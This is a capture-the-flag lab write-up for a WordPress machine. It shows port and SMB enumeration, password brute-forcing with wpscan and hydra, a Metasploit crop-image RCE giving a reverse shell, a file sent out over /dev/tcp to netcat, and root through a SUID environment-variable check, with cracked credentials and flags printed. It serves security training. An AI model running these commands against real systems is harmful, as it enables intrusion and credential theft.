
Blog Writeup




```
root@blog:/root# id && date
id && date
uid=0(root) gid=33(www-data) groups=33(www-data)
Thu Feb 25 19:55:01 UTC 2021
```

Table of Contents

0. Synopsis

0.1. Skills Required

- Basic Port-Enumeration
- Basic Linux-Enumeration
- Reverse-engineering

0.2. CVEs

CVE-2019-8943	WordPress through 5.0.3 allows Path Traversal in wp_crop_image(). An attacker (who has privileges to crop an image) can write the output image to an arbitrary directory via a filename containing two image extensions and ../ sequences, such as a filename ending with the .jpg?/../../file.jpg substring.
CVE-2019-8942	WordPress before 4.9.9 and 5.x before 5.0.1 allows remote code execution because an _wp_attached_file Post Meta entry can be changed to an arbitrary string, such as one ending with a .jpg?file.php substring. An attacker with author privileges can execute arbitrary code by uploading a crafted image containing PHP code in the Exif metadata. Exploitation can leverage CVE-2019-8943.

Source: nvd.nist.gov

1. Enumeration


I started with the enumeration of the machine as it is a key of penetration testing. Using nmap I found 3 services: ssh, smb, and Apache.

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
# Nmap 7.91 scan initiated Sat Feb 27 09:54:30 2021 as: nmap -v -sC -sV -oN nmap -p- 10.10.205.152
Increasing send delay for 10.10.205.152 from 0 to 5 due to 568 out of 1892 dropped probes since last increase.
Nmap scan report for 10.10.205.152 (10.10.205.152)
Host is up (0.075s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-generator: WordPress 5.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Getting user

Checking what is on port 80 I found a WordPress blog.

The WordPress login page can be reached by adding /login/, /admin/, or /wp-login.php at the end of the site's URL. I tried logging in using some common credentials like admin:admin or admin:password but it did not work. I tried to look for some hints for username and password but all I could find are 2 username candidates: kwheel, bjoel. At this point I could try to brute-force my way in but maybe I can find a password on the Samba share.




On the BillySMB share I found 3 files.

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$ smbclient -L \\\\blog.thm
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        BillySMB        Disk      Billy's local SMB Share
        IPC$            IPC       IPC Service (blog server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$ smbclient //blog.thm/BillySMB
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue May 26 19:17:05 2020
  ..                                  D        0  Tue May 26 18:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 19:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 19:13:45 2020
  check-this.png                      N     3082  Tue May 26 19:13:43 2020

                15413192 blocks of size 1024. 9789368 blocks available
smb: \>
```



The file “check-this.png” is a QR code which led to the YouTube link of the official video of Billy Joel’s We Didn't Start the Fire clip. It was a dead end. The file “tswift.mp4” is just a parody but the “Alice-White-Rabbit.jpg” was hiding something using steganography. I extracted the “rabbit_hole.txt” using steghide. As the name states, it was actually a rabbit hole…

```
┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".

┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.

┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$
```

I jumped back to the WordPress site and just to be sure I used wpscan to enumerate it which is a security scanner especially for WordPress.

```
wpscan --url blog.thm --enumerate u
```

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
[i] User(s) Identified:
[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Passive Detection)
```

It did not find any other usernames, but we know that the site is using WordPress 5.0.


Using this information, I tried to find vulnerabilities on this particular version of WordPress using Google and searchsploit. Though the exploit I found (CVE- 2019-89242) requires a username and password, so back to kwheel and bjoel.

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$ searchsploit WordPress 5.0

 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
WordPress Core 5.0 - Remote Code Execution                              | php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)             | php/remote/46662.rb
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                 | php/dos/47800.py
WordPress Plugin Custom Pages 0.5.0.1 - Local File Inclusion            | php/webapps/17119.txt
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit) | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities     | php/webapps/39553.txt
WordPress Plugin FeedWordPress 2015.0426 - SQL Injection                | php/webapps/37067.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection               | php/webapps/44943.txt
WordPress Plugin leenk.me 2.5.0 - Cross-Site Request Forgery / Cross-Site Scrip | php/webapps/39704.txt
WordPress Plugin Marketplace Plugin 1.5.0 < 1.6.1 - Arbitrary File Upload | php/webapps/18988.php
WordPress Plugin Network Publisher 5.0.1 - 'networkpub_key' Cross-Site Scriptin | php/webapps/37174.txt
WordPress Plugin Nmedia WordPress Member Conversation 1.35.0 - 'doupload.php' A | php/webapps/37353.php
WordPress Plugin Quick Page/Post Redirect 5.0.3 - Multiple Vulnerabilities | php/webapps/32867.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection             | php/webapps/48918.sh
WordPress Plugin WP-Property 1.35.0 - Arbitrary File Upload             | php/webapps/18987.php
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

To test these usernames, I tried to login using them because WordPress will probably tell if they are valid or not.




Now that we know they are valid usernames we can use wpscan to try to find out the password of these users.

```
wpscan --url blog.thm -U kwheel,bjoel -P /usr/share/wordlists/rockyou.txt
--password-attack wp-login
```

For those who prefer hydra, command to perform the brute-force:

```
hydra -L usernames.txt -P /usr/share/wordlists/rockyou.txt blog.thm -
V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log
In&testcookie=1:F=The password you entered for the username'
```



The wpscan brute-force attack was successful, now we have a username-password pair. Metasploit has a module for the previously found vulnerability (WordPress Crop-image Shell Upload).

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
+ -- --=[ 7 evasion                                        ]

Metasploit tip: View advanced module options with
advanced

msf6 > search WordPress 5.0

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                2019-02-19       excellent  Yes    WordPress Crop-image Shell U
pload
   1  exploit/unix/webapp/wp_property_upload_exec   2012-03-26       excellent  Yes    WordPress WP-Property PHP Fi
le Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/wp_property_upload_e
xec

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) >
```

Let us set the parameters and run the exploit.

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help

msf6 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepie1
PASSWORD => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS blog.thm
RHOSTS => blog.thm
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 10.8.148.49
LHOST => 10.8.148.49
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.8.148.49:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39282 bytes) to 10.10.171.154
[*] Meterpreter session 1 opened (10.8.148.49:4444 -> 10.10.171.154:42572) at 2021-02-25 18:17:46 +0000
[*] Attempting to clean up files...

meterpreter >
```

Nice, we have a reverse-shell. Let us grab the user flag. I went to the /home directory, where the only folder I found is bjoel. Navigating to the folder, unfortunately, it looks like the user flag is not where it is supposed to be.

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
40755/rwxr-xr-x  4096  dir   2020-05-26 21:08:48 +0100  bjoel

meterpreter > cd bjoel
meterpreter > ls
Listing: /home/bjoel
====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
20666/rw-rw-rw-   0      cha   2021-02-25 17:37:28 +0000  .bash_history
100644/rw-r--r--  220    fil   2018-04-04 19:30:26 +0100  .bash_logout
100644/rw-r--r--  3771   fil   2018-04-04 19:30:26 +0100  .bashrc
40700/rwx------   4096   dir   2020-05-25 14:15:58 +0100  .cache
40700/rwx------   4096   dir   2020-05-25 14:15:58 +0100  .gnupg
100644/rw-r--r--  807    fil   2018-04-04 19:30:26 +0100  .profile
100644/rw-r--r--  0      fil   2020-05-25 14:16:22 +0100  .sudo_as_admin_successful
100644/rw-r--r--  69106  fil   2020-05-26 19:33:24 +0100  Billy_Joel_Termination_May20-2020.pdf
100644/rw-r--r--  57     fil   2020-05-26 21:08:47 +0100  user.txt

meterpreter > cat user.txt
You won't find what you're looking for here.

TRY HARDER
meterpreter >
```

Even using the find command I could not find the user flag.

```
www-data@blog:/home$ find / 2>/dev/null | grep user.txt
find / 2>/dev/null | grep user.txt
/home/bjoel/user.txt
www-data@blog:/home$
```

In the home directory of Billy, I found a PDF file called “Billy_Joel_Termination_May20-2020” but it did not have any use.

5/20/2020

Bill Joel,

This letter is to inform you that your employment with Rubber Ducky Inc. will end effective immediately on 5/20/2020.

You have been terminated for the following reasons:

- Repeated offenses regarding company removable media policy
- Repeated offenses regarding company Acceptable Use Policy
- Repeated offenses regarding tardiness

You will receive compensation up to and including today’s workday and any hours worked. This check will be mailed to you at your address on file.

As of 5/20/2020 you have:

- 0 hours unused leave
- 0 hours unused vacation

You are requested to return all company property by the end of the business day on 5/22/2020 or you will be charged with theft and prosecuted to the highest level.

If you have questions about policies you have signed, your compensation, benefits, or returning company property, please don’t contact anyone because we don’t care.

Sincerely,

Karen Lawson
HR Administrator – Rubber Ducky Inc.
klawson@rubberducky.net
410-555-4165

3. Getting root

Using sudo command was not an option, so I tried to find files with the SUID permission set and found /usr/sbin/checker. It was not on the list of GTFOBins so I figured it must be a custom script.

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
-rw-r--r-- 1 bjoel bjoel    57 May 26  2020 user.txt
www-data@blog:/home/bjoel$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
```

Running the binary I got the message “Not an Admin”. Looks like a simple command injection is not an option.


```
www-data@blog:/home/bjoel$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
www-data@blog:/home/bjoel$
```

I downloaded the file from the target machine to reverse-engineer it.

```
www-data@blog:/usr/sbin$ cat checker > /dev/tcp/10.8.148.49/7777
cat checker > /dev/tcp/10.8.148.49/7777
www-data@blog:/usr/sbin$
```

```
kali@kali: ~/Desktop/THM/Blog
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/THM/Blog]
└─$ nc -lvnp 7777 > checker
listening on [any] 7777 ...
connect to [10.8.148.49] from (UNKNOWN) [10.10.64.223] 33306
```

Using ghidra I could decompile the program.



We can see that the program just reads the “admin” environment variable and if it exists the program sets the UID of the process to root and then executes the “/bin/bash” command giving us a root bash.

```
1
2  undefined8 main(void)
3
4  {
5    char *pcVar1;
6
7    pcVar1 = getenv("admin");
8    if (pcVar1 == (char *)0x0) {
9      puts("Not an Admin");
10   }
11   else {
12     setuid(0);
13     system("/bin/bash");
14   }
15   return 0;
16 }
17
```

So, based on the source code, all we have to do is to set the admin env variable to anything. Let us to do so and grab the root flag.

```
www-data@blog:/usr/sbin$ export admin=test
export admin=test
www-data@blog:/usr/sbin$ ./checker
./checker
root@blog:/usr/sbin# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/usr/sbin#
```

```
root@blog:/usr/sbin# cat /root/root.txt
cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```

And of course the user flag. I used the “find” command again, but this time it actually found the right user flag.

```
root@blog:/root# find / 2>/dev/null | grep user.txt
find / 2>/dev/null | grep user.txt
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/root# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
```